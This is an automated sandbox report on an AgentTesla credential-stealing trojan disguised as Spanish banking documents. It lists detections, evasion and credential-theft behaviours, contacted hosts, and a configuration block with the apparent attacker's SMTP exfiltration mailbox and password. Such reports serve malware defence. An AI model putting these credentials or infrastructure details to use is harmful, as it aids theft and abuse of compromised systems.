ID: 358268
Sample Name: Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
Cookbook: default.jbs
Time: 11:20:54
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Documentaci#U00f3n Bancaria - Caja R…

Overview


General Information

Sample Name:	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
Analysis ID:	358268
MD5:	d75e739d2c54d9..
SHA1:	c5537c783e9be8..
SHA256:	b38eaa5913624e..
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected unpacking (changes PE se…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…
- Binary contains a suspicious time st…
- Contains functionality to check if a d…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook

Classification



Startup

- **System is w10x64**
- Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe (PID: 4356 cmdline: 'C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe' MD5: D75E739D2C54D94CB846DDB1228CD0CE)
  - Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe (PID: 5452 cmdline: C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe MD5: D75E739D2C54D94CB846DDB1228CD0CE)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "FTP Info": "info@publigestion.esCG!)lmlbWlR;mail.publigestion.essmithrowe024@gmail.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.864608914.000000000282 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.864608914.000000000282 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000001.00000002.245183520.0000000003D8 5000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.857483851.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.245063314.000000000316 0000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 4 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.3f42078.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.4040728.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
3.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.4040728.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.3ee6058.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Initial sample is a PE file and has a suspicious name

PE file contains section with special chars

PE file has nameless sections

Data Obfuscation:

Detected unpacking (changes PE section rights)

Binary contains a suspicious time stamp

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 2
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Commanc and Contr
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Security Software Discovery 3 2 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Applicatior Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 4	NTDS	Virtualization/Sandbox Evasion 1 5	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Applicatior Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 5	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatior Layer Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe	34%	Virustotal		Browse
Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe	66%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe	100%	Avira	HEUR/AGEN.1138558	
Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.460000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
1.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.930000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen3		Download File
1.0.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.930000.0.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
3.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.460000.1.unpack	100%	Avira	HEUR/AGEN.1138558		Download File
3.2.Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://jWednt.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://mail.publigestion.es	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://JA5BR3vESJ4HIbjJvXk.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://JA5BR3vESJ4HIbjJvXk.com$0	0%	Avira URL Cloud	safe	
http://publigestion.es	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
publigestion.es	151.80.237.40	true	true		unknown
mail.publigestion.es	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://jWednt.com	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.0000000002821000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.00000002821000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://mail.publigestion.es	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.868878460.0000000002AFC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNS	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.00000002821000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://JA5BR3vESJ4HIbjJvXk.com	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.00000002821000.00000004.00000001.sdmp, Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000003.467730826.0000000954000.00000004.00000001.sdmp, Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.868691117.0000000002AEB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.00000002821000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.00000002821000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://JA5BR3vESJ4HIbjJvXk.com$0	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.00000002821000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://publigestion.es	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.868878460.0000000002AFC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000001.00000002.243631481.0000000002D31000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.864608914.00000002821000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000001.00000002.245183520.0000000003D85000.00000004.00000001.sdmp, Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000003.00000002.857483851.0000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe, 00000001.00000002.245063314.0000000003160000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
151.80.237.40	unknown	Italy		16276	OVHFR	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358268
Start date:	25.02.2021
Start time:	11:20:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/2@4/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 0% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, RuntimeBroker.exe, backgroundTaskHost.exe, audiodg.exe, BackgroundTransferHost.exe, HxTsr.exe, WMIADAP.exe, MusNotifyIcon.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 131.253.33.200, 13.107.22.200, 13.88.21.125, 92.122.145.220, 104.43.193.48, 40.88.32.150, 23.218.208.56, 51.104.144.132, 67.26.75.254, 8.253.207.120, 8.248.147.254, 67.27.158.254, 8.248.137.254, 51.103.5.159, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129, 20.190.160.8, 20.190.160.67, 20.190.160.136, 20.190.160.4, 20.190.160.69, 20.190.160.2, 20.190.160.71, 20.190.160.75, 93.184.220.29, 51.11.168.232, 20.49.150.241 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, wns.notify.trafficmanager.net, ocsp.digicert.com, login.live.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, settings-win.data.microsoft.com, www.tm.a.prd.aadg.akadns.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, settingsfd-geo.trafficmanager.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:21:50	API Interceptor	1811x Sleep call for process: Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	EMG 3.0.exe	Get hash	malicious	Browse	• 51.79.194.87
	p1FlmOJga0.dll	Get hash	malicious	Browse	• 91.121.94.86
	FMNmcUzUPI.dll	Get hash	malicious	Browse	• 91.121.94.86
	GJosvjlbb2.dll	Get hash	malicious	Browse	• 91.121.94.86
	K2vYR8W2ij.dll	Get hash	malicious	Browse	• 91.121.94.86
	xohwGrj1Xk.dll	Get hash	malicious	Browse	• 91.121.94.86
	NmsNGsSoxu.dll	Get hash	malicious	Browse	• 91.121.94.86
	gbvtZpxuoR.dll	Get hash	malicious	Browse	• 91.121.94.86
	1Bt27GiVoN.dll	Get hash	malicious	Browse	• 91.121.94.86
	xf9hBfVbF1.dll	Get hash	malicious	Browse	• 91.121.94.86
	2101-0006N.exe	Get hash	malicious	Browse	• 66.70.204.222
	shwy5yEWhy.dll	Get hash	malicious	Browse	• 91.121.94.86
	Uqmp5blmuq.dll	Get hash	malicious	Browse	• 91.121.94.86
	X9Gc4DbGG8.dll	Get hash	malicious	Browse	• 91.121.94.86
	jNHhtYcfwM.dll	Get hash	malicious	Browse	• 91.121.94.86
	auHUCmZNF1.dll	Get hash	malicious	Browse	• 91.121.94.86
	zE32Emlq4c.dll	Get hash	malicious	Browse	• 91.121.94.86
	DWUoew53fZ.dll	Get hash	malicious	Browse	• 91.121.94.86
	Ewf1OuzHwS.dll	Get hash	malicious	Browse	• 91.121.94.86
	8nfvfGmwd9.dll	Get hash	malicious	Browse	• 91.121.94.86

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.log	
Process:	C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1400
Entropy (8bit):	5.344635889251176
Encrypted:	false
